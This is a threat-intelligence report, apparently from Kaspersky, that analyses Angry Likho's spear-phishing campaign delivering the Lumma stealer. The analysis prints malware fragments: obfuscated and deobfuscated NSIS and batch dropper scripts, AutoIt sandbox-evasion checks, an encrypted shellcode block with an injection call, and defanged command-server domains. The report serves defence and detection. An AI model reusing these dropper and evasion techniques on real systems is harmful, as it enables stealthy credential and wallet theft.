Angry Likho: Old beasts in a new forest

SL securelist.com/angry-likho-apt-attacks-with-lumma-stealer/115663/



Authors



Angry Likho (referred to as Sticky Werewolf by some vendors) is an APT group we've been monitoring since 2023. It bears a strong resemblance to Awaken Likho, which we've analyzed before, so we classified it within the Likho malicious activity cluster. However, Angry Likho's attacks tend to be targeted, with a more compact infrastructure, a limited range of implants, and a focus on employees of large organizations, including government agencies and their contractors. Given that the bait files are written in fluent Russian, we infer that the attackers are likely native Russian speakers.


We've identified hundreds of victims of this attack in Russia, several in Belarus, and additional incidents in other countries. We believe that the attackers are primarily targeting organizations in Russia and Belarus, while the other victims were incidental—perhaps researchers using sandbox environments or exit nodes of Tor and VPN networks.

At the beginning of 2024, several cybersecurity vendors published reports on Angry Likho. However, in June, we detected new attacks from this group, and in January 2025, we identified malicious payloads confirming their continued activity at the moment of our research.

Technical details

Initial attack vector

The initial attack vector used by Angry Likho consists of standardized spear-phishing emails with various attachments. Below is an example of such an email containing a malicious RAR archive.



Contents of spear phishing email inviting the victim to join a viacocontent enec

The archive includes two malicious LNK files and a legitimate bait file.

режиме видео-конференции(далее - ВК предприятиями холдинга « перспективного сотрудничества 2024-20 Прошу вас принять личное участи Дата и время проведения: 30 ап времени.	» проводит совещание в С) с основными производственными » на тему: «Вопросы
Уважаемые Акционерное общество «ОКБ режиме видео-конференции(далее - ВК предприятиями холдинга «перспективного сотрудничества 2024-20 Прошу вас принять личное участи Дата и время проведения: 30 ап времени. Информацию с подтверждением учадрес электронной почты с целью нап ВКС) прошу направить по адресу элект позднее 29 апреля 2024г. Приложение:	» проводит совещание в С) с основными производственными » на тему: «Вопросы
Уважаемые Акционерное общество «ОКБ режиме видео-конференции(далее - ВК предприятиями холдинга «перспективного сотрудничества 2024-20 Прошу вас принять личное участи Дата и время проведения: 30 апремени. Информацию с подтверждением участи одрес электронной почты с целью направить по адресу элект позднее 29 апреля 2024г. Приложение:	» проводит совещание в С) с основными производственными » на тему: «Вопросы
Акционерное общество «ОКБ режиме видео-конференции(далее - ВК предприятиями холдинга «перспективного сотрудничества 2024-20 Прошу вас принять личное участи Дата и время проведения: 30 ап времени. Информацию с подтверждением учадрес электронной почты с целью нап ВКС) прошу направить по адресу элект позднее 29 апреля 2024г. Приложение:	» проводит совещание в С) с основными производственными » на тему: «Вопросы
режиме видео-конференции(далее - ВК предприятиями холдинга « перспективного сотрудничества 2024-20 Прошу вас принять личное участи Дата и время проведения: 30 ап времени. Информацию с подтверждением участи одрес электронной почты с целью нап ВКС) прошу направить по адресу элект позднее 29 апреля 2024г. Приложение:	С) с основными производственными» на тему: «Вопросы
Дата и время проведения: 30 ап времени. Информацию с подтверждением у адрес электронной почты с целью нап ВКС) прошу направить по адресу элект позднее 29 апреля 2024г. Приложение:	
времени. Информацию с подтверждением у адрес электронной почты с целью нап ВКС) прошу направить по адресу элект позднее 29 апреля 2024г. Приложение:	в даном совещании.
адрес электронной почты с целью напу ВКС) прошу направить по адресу элект позднее 29 апреля 2024г. Приложение:	еля 2024 г. в 14:00 по московскому
-	
1 Повестка совещания 1 п	
 Повестка совещания тл. Список рассылки 1л. 	
С уважением,	
Первый заместитель генерального дирег	
Исполнительный директор	гора —
	гора —

Bait document from spear-phishing email inviting the victim to join a videoconference

The content of this document is almost identical to the body of the phishing email.

This example illustrates how the attackers gain access to victims' systems. All these emails (and others like them in our collection) date back to April 2024. We observed no further activity from this group until we discovered an unusual implant, described below. Based on

our telemetry, the attackers operate periodically, pausing their activities for a while before resuming with slightly modified techniques.


Previously unknown Angry Likho implant

In June 2024, we discovered a very interesting implant associated with this APT. The implant was distributed under the name FrameworkSurvivor.exe from the following URL:

hxxps://testdomain123123[.]shop/FrameworkSurvivor.exe

This implant was created using the legitimate open-source installer, Nullsoft Scriptable Install System, and functions as a self-extracting archive (SFX). We've previously observed this technique in multiple <u>Awaken Likho</u> campaigns.

Below are the contents of the archive, opened using the 7-Zip archiver.



Contents of the malicious SFX archive

The archive contains a single folder, \$INTERNET_CACHE, filled with many files without extensions.

Installation script of the self-extracting archive

To understand how the SFX archive infects a system when launched, we had to find and analyze its installation script. The latest versions of 7-Zip do not allow extraction of this script, but it can be retrieved using older versions. We used 7-Zip version 15.05 (the last version supporting extraction of the installation script):

Name	Size	Packed Size
\$INTERNET_CACHE	0	1 011 239
[NSIS].nsi	7 378	7 378

Contents of the malicious SFX archive opened in 7-Zip version 15.05

The installation script was named [NSIS].nsi, and was partially obfuscated.

```
GetTempFileName $3
 Pop $8
 ClearErrors
 StrCmp $EXEFILE TESTAPP.EXE label 229
 ClearErrors
 ClearErrors
 GetTempFileName $4
 GetFullPathName $0 C:\Mirc\mirc.ini
 IfErrors 0 label 229
 Push 54113237
 IfAbort label 11 label 11
label 11:
 IfAbort label 12 label 12
label 12:
 Push 11533757
 HideWindow
 GetTempFileName $9
 Pop $R6
 ClearErrors
 GetTempFileName $9
 Push "Poster Plates Archived Hacker Worn Scheduled Electro Purpose Ensuring "
 ClearErrors
 SetOutPath $INTERNET CACHE
 Pop $R2
 ClearErrors
 Push 44304563
 GetTempFileName $5
 File Junction
 Push 52955490
 ClearErrors
 GetTempFileName $6
 GetTempFileName $4
 File Performances
 Push "geneva brook venezuela parking "
  Push "easier regularly verification observed syntax algorithm oil buried "
  GetTempFileName $2
  Push "CHARMS CROWN FIXED PAKISTAN POWDER NHL INSERTED "
  File Protocol
```

Obfuscated contents of the installation script

After deobfuscation, we were able to determine its primary purpose:

```
StrCmp $EXEFILE TESTAPP.EXE label 229
GetFullPathName $0 C:\Mirc\mirc.ini
IfErrors 0 label_229
SetOutPath $INTERNET CACHE
File Performances
File Unlock
File Roller
File Scenario
File Periodic
File Store
File Clear
File Assets
File Passage
File Ide
File Squirt
File August
File Examination
File Recipes
File Helping
File Satisfy
File Parish
File Wherever
File Productivity
File Nevada
File Cooler
File Landing
File Plus
File Frost
File Journey
ExecShell open cmd "/k copy Helping Helping.cmd & Helping.cmd & exit" SW HIDE
```

Deobfuscated installation script from the malicious SFX implant

The script searches for the folder on the victim's system using the \$INTERNET_CACHE macro, extracts all the files from the archive into it, renames the file "Helping" to "Helping.cmd", and executes it.

Helping.cmd command file

Below are the contents of the Helping.cmd file:

```
Set Snowboard=e
qRqSurprising Means Closing Choir Decor Machine Gorgeous Considers
KIFrog Success Surge Clara Foto Slip
TnStress Ellis Aj Refine Dentists Val Weed Edward Where
UyiReunion South Stylish Debt Early Po Require Horror
wDViews Virtue
Set David=h
xzXSwiss Candy Larger Ee Inbox Cuisine Wiki
tJqLHandles
YreColleagues Hostel Cast Ability Clark Bmw Worth Adolescent
PeRalph Consequently Bible Teddy Programming
XRbPubmed Bank Feeds Endangered Hip Syria Mechanisms
knODDoctors Refer Canberra Fathers Computation Innovative Cooling
Set Tree=q
1CWords Listing Soma Northwest Butterfly
axLrSugar Posters Breeding Interests Folk Min
JivCharacteristic Minority Agents Restrictions Glasgow Deny Steel Saudi
iNTerrorist Ambient Suspension Officer Fires Arrow Coupon Front Mcdonald
nnAsMile Formal Inspector Lightweight Growing Blowjobs Citizens
hEzBras Medication Understand Advertisement
yOkJudy Vb Cylinder Optimization
egnyDevelop Apart Lance Earned Holes
Gappichunter Nyc Among Willing Precisely Boc Sie
IXaBubble Everybody Batch Heading Danny Tex Integrity
Set Appendix=M
owudDod Letters Hotels Testimonials Reviews Yemen
NTVUnusual Sparc Democratic
QipTrouble Compared Contribution Adapted Forestry
UMROAbilities Suggestions Found Kijiji Marina
krRandy Opens Maximum Copy Laboratories Wishes
GPjrSquirt
xvrAutos Checks Suppliers Despite Pf
cVzDProduces Mcdonald Networking Beat
QfGLicenses Garden Says Dive Usual Nobody Proportion Hunter Christian
YrNor Chip Tones Reception Itunes
Set Waiting=J
```

Contents of the Helping.cmd file

This file is heavily obfuscated, with several meaningless junk lines inserted between each actual script command. Once deobfuscated, the script's logic becomes clear. Below is the code, with some lines modified for readability:

```
set SPMoIWcDyNsRZMPBgNuVsd=Child.pif
set RlQBgOVOofiJyMdTktaVrCaXYuGJjOyTZvoX=
tasklist | findstr /I "wrsa.exe opssvc.exe">NUL & if not errorlevel 1 ping -n 181 127.0.0.1
set /a Fi=778819
tasklist | findstr /I "avastui.exe avgui.exe nswscsvc.exe sophoshealth.exe" &
if not errorlevel 1 Set SPMoIWcDyNsRZMPBgNuVsd=AutoIt3.exe & Set RlQBgOVOofiJyMdTktaVrCaXYuGJjOyTZvoX=.a3x
cmd /c md %Fi%
findstr /V "MaterialThermalCaymanOpens" Array > %Fi%\Child.pif
copy /b %Fi%\Child.pif + Unlock + Productivity + Performances + Shelf + Journey + Passage + Nevada + Combo +
Cooler + Plus + Satisfy + Trucks + Clear + Using + Assets + Scenario + Tribute + Recipes + Protocol +
Junction + Short + Ide + Squirt + Store + August + Examination + Wherever +
Placement + Rip + Parish %Fi%\Child.pif
cmd /c copy /b Frost + Correlation + Periodic + Landing + Roller %Fi%\i.a3x
ping -n 5 127.0.0.1
```

Deobfuscated Helping.cmd

The Helping.cmd script launches a legitimate AutoIt interpreter (Child.pif) with the file i.a3x as a parameter. The i.a3x file contains a compiled AU3 script. With that in mind, we can assume that this script implements the core logic of the malicious implant.

AU3 script

To recover the original AU3 file used when creating the i.a3x file, we created a dummy executable with a basic AutoIt script, swapped its content with i.a3x, and used a specialized tool to extract the original AU3 script.

We ended up with the original AU3 file:

```
Func professionapparentlywright(Staggedstraightgig, Shotelsminusclosure, Selectionstray = 0)

If NOT Selectionstray = 0 Then
While 308

SouthAttackedtiles = 55719

MemCetStats()

MemCetS
```

Restored AU3 script

The script is heavily obfuscated, with all strings encrypted. After deobfuscating and decrypting the code, we analyzed it. The script begins with a few verification procedures:

```
(Call("EnvGet", "COMPUTERNAME") = "tz") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
(Call("FileExists", "C:\aaa_TouchMeNot_.txt")) ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
(Call("EnvGet", "COMPUTERNAME") = "NfZtFbPfH") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
(Call("EnvGet", "COMPUTERNAME") = "ELICZ") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
(Call("EnvGet", "USERNAME") = "test22") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
(Call("ProcessExists", "avastui.exe")) ? check_delay(10000) : (Opt("TrayIconHide", 1))
```

The AU3 script checks the environment

The script checks for artifacts associated with emulators and research environments of security vendors. If a match is found, it either terminates or executes with a 10,000 ms delay to evade detection.

Interestingly, we've seen similar checks in the Awaken Likho implants. This suggests that the attackers behind these two campaigns share the same technology or are the same group using different tools for different targets and tasks.

The script next sets an error-handling mode by calling SetErrorMode() from the kernel32.dll with the flags SEM_NOALIGNMENTFAULTEXCEPT, SEM_NOGPFAULTERRORBOX, and SEM_NOOPENFILEERRORBOX, thus hiding system error messages and reports. If this call fails, the script terminates.

Afterward, the script deletes itself from disk by calling FileDelete("i") and generates a large text block, as shown below.

```
$shell code =
           7BA7BD3C206992B21BCB0B5977B5D7BC102073319C8CE9
       1F075F756B91F0A2D3FCFC4F1D30619320572B5E44A01
     9E7641F0E58BBDD3845CF4E0A99565D42678FBA98181EA
     7989A4BE115BA89E76A293A44F4D8D8346A43871A27A05
   29CF472790FC7A7C24196E146623D7EE391EFA868BF75DDBF8
1C8B938C51DDFBD49A1CB7CE6B4491EB6ED6F3C198314DC701F3CEF2
$shell code = $shell code &
    .0BDB564C2F46A017FE2D7046E40B166E345613CD507DE6D6A65
    38AC7987CA6BF0C851445123D484DA9DCB24BD4AAD49639A
  680E93E50EEA6AA353559B89B9F413DD568BAC66F159BAE68
   EF05501CD338963D37DB2447D3771956481A73697D55BD74
  DBD6434371ECF458782B836EE67B0E8D1D611D5EBE05707ABF
    9E55B98EF10D73D6230B66B1F8D9101EAEA82A79815735
  DC3FD850F638736851C91DC16D9FBF9C9DF4FED597F9E3D2
      181300AF363B22060CCB258B0E0D069F945EA76B318E06
    3CC657C24D16146E7C8E59A80A2AB4249FD4CE3F048AD3E4C44AC1
      code = $shell code &
     FC645794AFC94BAFA40BA7E1DBC00C2EABFBEB24BE93094BC
               5B4FC2A37D046A0C5402177A934D2
      1D5FD04E70C7AFAE418FF3DE584206BCE2D616F0D95162
    9E8D519779D95578FB71BA685192D3CE6B670FFAC67CFD44
                    Code for generating "shellcode"
```

This block is presumably shellcode that will be loaded into memory and executed. However, it is also packed and encrypted. Once unpacked and decrypted, the AU3 script attempts to inject the malicious payload into the legitimate Autolt process.

```
inject_shellcode(shellcode_unpack(shellcode_process(Binary($shell_code), Binary("132757471552733556531588477084260125"))), $reststand)
WinWaitClose($numericheather)
```

Final activity of the AU3 script

Main payload

To obtain the shellcode, we saved a dump of the decrypted and unpacked payload once the AU3 malicious script had fully processed it. After removing unnecessary bytes from the dump, we recovered the original payload of the attack. It turned out to be not shellcode but a full-fledged MZ PE executable file.

The decrypted and unpacked payload—an MZ PE file

Our products detect this payload with the following verdicts:

- HEUR:Trojan.MSIL.Agent.pef
- HEUR:Trojan.Win32.Generic

We examined this payload and concluded that it is the Lumma Trojan stealer (Trojan-PSW.Win32.Lumma).

The Lumma stealer gathers system and installed software information from the compromised devices, as well as sensitive data such as cookies, usernames, passwords, banking card numbers, and connection logs. It also steals data from 11 browsers, including Chrome, Chromium, Edge, Kometa, Vivaldi, Brave, Opera Stable, Opera GX Stable, Opera Neon, Mozilla Firefox and Waterfox, as well as cryptocurrency wallets such as Binance and Ethereum. Additionally, it exfiltrates data from cryptowallet browser extensions (MetaMask) and authenticators (Authenticator), along with information from applications such as the remote access software AnyDesk and the password manager KeePass.

Command servers

This sample contains encoded and encrypted addresses of command servers. Using a simple decryption procedure in the executable file code, we restored the original domain names used as command servers.

- averageorganicfallfaw[.]shop
- distincttangyflippan[.]shop
- macabrecondfucews[.]shop
- greentastellesqwm[.]shop
- stickyyummyskiwffe[.]shop
- sturdyregularrmsnhw[.]shop
- lamentablegapingkwaq[.]shop
- Innerverdanytiresw[.]shop
- standingcomperewhitwo[.]shop

By identifying the command server names from this malware variant, we were able to identify other related samples. As a result, we discovered over 60 malicious implants. Some of them had the same payload, and we managed to find additional attacker-controlled command


servers (the addresses listed below were used in the identified samples alongside the original command servers):

- uniedpureevenywjk[.]shop
- spotlessimminentys[.]shop
- specialadventurousw[.]shop
- stronggemateraislw[.]shop
- willingyhollowsk[.]shop
- handsomelydicrwop[.]shop
- softcallousdmykw[.]shop

We're convinced that the main objectives of this APT group are to steal sensitive data using stealers and establish full control over infected machines via malicious remote administration utilities.

New activity

We've been tracking the attacks of this campaign since June 2024. However, in January 2025, the attackers showed a new surge in activity, as <u>reported</u> by our colleagues from F6 (previously known as F.A.C.C.T.). We analyzed the indicators of compromise they published and identified signs of a potential new wave of attacks, likely in preparation since at least January 16, 2025:



Files found in Angry Likho's payload repositories

We managed to download malicious files hosted in repositories seen in the January Angry Likho attack while they were still accessible. Analysis of the files test.jpg and test2.jpg revealed that they contained the same .NET-based payload, encoded using Base64. Last year, we <u>documented</u> Angry Likho attacks that used image files containing malicious code. Moreover, the filenames match those of the samples we recently discovered.

This further confirms that the Angry Likho group, responsible for these attacks, remains an active threat. We are continuing to monitor this threat and providing up-to-date <u>cyber</u> <u>intelligence data</u> about it and the TTPs used by the group.

Victims

At the time of our investigation, our telemetry data showed hundreds of victims in Russia and several in Belarus. Most of the SFX archives had filenames and bait documents in Russian, thematically linked to government institutions in Russia. These institutions and their contractors are the primary targets of this campaign.

Attribution

We attribute this campaign to the APT group Angry Likho with a high degree of confidence. It shares certain similarities with findings from our colleagues at <u>BI.ZONE</u> and <u>F6</u>, as well as previous attacks by the group:

- 1. The same initial implant structure (an archive with similar contents, sent in an email).
- 2. Similar bait documents with the same naming patterns and themes, mostly written in Russian.
- 3. Command files and Autolt scripts used to install the implant are obfuscated similarly. Newer versions contain more sophisticated installation scripts, with extra layers of obfuscation to complicate analysis.
- 4. The implant described in this report contains a known payload—the Lumma stealer (Trojan-PSW.Win32.Lumma). We have not previously seen this tool used in Angry Likho campaigns, but earlier attacks showed similar data exfiltration tactics, suggesting the group is still targeting cryptowallet files and user credentials.

Conclusion

We are continuing to monitor the activity of the Angry Likho APT, which targets Russian organizations. The group's latest attacks use the Lumma stealer, which collects a vast amount of data from infected devices, including browser-stored banking details and cryptowallet files. As before, the complex infection chain was contained in a self-extracting archive distributed via email. We believe that the attackers crafted spear-phishing emails tailored to specific users, attaching bait files designed to attract their interest. Additionally, we identified more malicious samples linked to this campaign based on common command servers and repositories.

Let's sum up by highlighting the notable features of this campaign and other similar ones:

- 1. The attack techniques remain relatively consistent over time, with only minor modifications. Despite this, the attackers are successfully achieving their objectives.
- 2. The attackers occasionally pause their activity, only to return with a new wave of attacks after a certain period.
- 3. The group relies on readily available malicious utilities obtained from darknet forums, rather than developing its own tools. The only work they do themselves is writing mechanisms of malware delivery to the victim's device and crafting targeted phishing emails.

To protect against such attacks, organizations need a comprehensive security solution that provides proactive threat hunting, 24/7 monitoring, and incident detection. <u>Our product line for businesses</u> helps identify and prevent attacks of any complexity at an early stage. The campaigns in this article rely on phishing emails as the initial attack vector, highlighting the importance of regular employee training and awareness programs for corporate security.

Indicators of compromise

File hashes

Implants

f8df6cf748cc3cf7c05ab18e798b3e91 ef8c77dc451f6c783d2c4ddb726de111 de26f488328ea0436199c5f728ecd82a d4b75a8318befdb1474328a92f0fc79d ba40c097e9d06130f366b86deb4a8124 b0844bb9a6b026569f9baf26a40c36f3 89052678dc147a01f3db76febf8441e4 842f8064a81eb5fc8828580a08d9b044 7c527c6607cc1bfa55ac0203bf395939 75fd9018433f5cbd2a4422d1f09b224e 729c24cc6a49fb635601eb88824aa276 69f6dcdb3d87392f300e9052de99d7ce <u>5e17d1a077f86f7ae4895a312176eba6</u> 373ebf513d0838e1b8c3ce2028c3e673 351260c2873645e314a889170c7a7750 23ce22596f1c7d6db171753c1d2612fe 0c03efd969f6d9e6517c300f8fd92921 277acb857f1587221fc752f19be27187

Payload

faa47ecbcc846bf182e4ecf3f190a9f4 d8c6199b414bdf298b6a774e60515ba5 9d3337f0e95ece531909e4c8d9f1cc55 6bd84dfb987f9c40098d12e3959994bc 6396908315d9147de3dff98ab1ee4cbe 1e210fcc47eda459998c9a74c30f394e fe0438938eef75e090a38d8b17687357

Bait files

e0f8d7ec2be638fbf3ddf8077e775b2d cdd4cfac3ffe891eac5fb913076c4c40 b57b13e9883bbee7712e52616883d437 a3f4e422aecd0547692d172000e4b9b9 9871272af8b06b484f0529c10350a910 97b19d9709ed3b849d7628e2c31cdfc4 8e960334c786280e962db6475e0473ab 76e7cbab1955faa81ba0dda824ebb31d 7140dbd0ca6ef09c74188a41389b0799 5c3394e37c3d1208e499abe56e4ec7eb 47765d12f259325af8acda48b1cbad48 3e6cf927c0115f76ccf507d2f5913e02 32da6c4a44973a5847c4a969950fa4c4

Malicious domains

testdomain123123[.]shop averageorganicfallfaw[.]shop distincttangyflippan[.]shop macabrecondfucews[.]shop greentastellesqwm[.]shop stickyyummyskiwffe[.]shop sturdyregularrmsnhw[.]shop lamentablegapingkwaq[.]shop innerverdanytiresw[.]shop standingcomperewhitwo[.]shop uniedpureevenywjk[.]shop spotlessimminentys[.]shop specialadventurousw[.]shop stronggemateraislw[.]shop willingyhollowsk[.]shop handsomelydicrwop[.]shop softcallousdmykw[.]shop

- Angry Likho
- APT
- Awaken Likho
- Malware
- Malware Descriptions
- Malware Technologies
- shellcode
- Spear phishing

- Targeted attacks
- <u>Trojan-stealer</u>

Authors

Expert Kaspersky

Angry Likho: Old beasts in a new forest

Your email address will not be published. Required fields are marked *